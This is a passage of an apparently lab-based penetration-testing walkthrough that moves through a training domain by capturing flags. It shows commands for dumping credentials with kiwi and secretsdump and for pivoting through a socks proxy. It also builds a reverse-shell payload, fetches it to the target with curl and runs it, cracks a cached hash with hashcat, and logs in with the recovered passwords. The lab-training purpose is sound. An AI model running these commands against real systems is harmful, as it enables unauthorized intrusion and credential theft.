
**Step 18:** Interact with NT AUTHORITY\SYSTEM @ WEB02 meterpreter session.



**Step 19:** **Load kiwi** and do a **creds\_all** to dump NTLM hashes.




**Step 20:** Credentials for user ‘**joe**’ and a plaintext password was found ‘**Flowers1**’.




**Step 21:** Start a socks\_proxy server to proxy the traffic through internal network.

**route add 172.16.219.0/24 1, route print, use auxiliary/server/socks\_proxy, set SRVHOST 127.0.0.1, set VERSION 5, run**



**Step 22:** Use evil-winrm through proxychains to gain access to 172.16.219.11

**proxychains evil-winrm -i 172.16.219.11 -u joe -p 'Flowers1'**



**Step 23:** local.txt flag is at C:\Users\joe\Desktop.

A screenshot of a computer

Description automatically generated

**Step 24:** Create another msfvenom payload to gain a meterpreter session for user ‘**joe**’ and host it on the python server.

**msfvenom -p windows/x64/meterpreter\_reverse\_tcp LHOST=192.168.45.191 LPORT=6262 -f exe -o evil\_2.exe**

A screen shot of a computer

Description automatically generated

**Step 25:** Start a multi/handler listener on port 6262.

**use exploit/multi/handler**

**set LHOST 192.168.45.169**

**set LPORT 6262**

**set PAYLOAD windows/x64/meterpreter\_reverse\_tcp**

A screenshot of a computer

Description automatically generated

**Step 26:** Download the **evil\_2.exe** on user ‘joe’ and execute it.

**curl** [**http://192.168.45.169:8888/evil\_2.exe -o evil\_2.exe**](http://192.168.45.169:8888/evil_2.exe%20-o%20evil_2.exe)

**.\evil\_2.exe**

A screen shot of a computer

Description automatically generated

**Step 27:** Gain a meterpreter session as ‘**joe’** and elevate privileges using **getsystem** to get NT\AUTHORITY

A computer screen shot of a building

Description automatically generated

**Step 28:** The flag is at C:\Users\Administrator\Desktop.

A screen shot of a computer

Description automatically generated

## System 3: CLIENT01 (172.16.219.82)

**Step 29:** Use **impacket-secretsdump** to dump hashes of users using ‘joe’s’ credentials. Hash of user ‘**yoshi’** was found.

**proxychains impacket-secretsdump -dc-ip 192.168.219.121 medtech.com/joe:'Flowers1'@172.16.219.11**

A screenshot of a computer program

Description automatically generated

**Step 30:** The hash found for user ‘**yoshi’** is a **domain cached credentials**. The hashcat mode to crack it is **2100**.


Source: <https://hashcat.net/wiki/doku.php?id=example_hashes>

A screenshot of a computer

Description automatically generated


**Step 31:** Save the hash of user ‘**yoshi’** in a .txt file and crack it with **hashcat** using a generic **rockyou.txt** file on Kali Linux

**hashcat -a 0 -m 2100 yoshi\_hash.txt rockyou.txt**



**Step 33:** Use **impacket-smbclient** to connect to **172.16.219.82.**

**proxychains impacket-smbclient yoshi:'Mushroom!'@172.16.219.82** and use shares C$ to access Desktop.



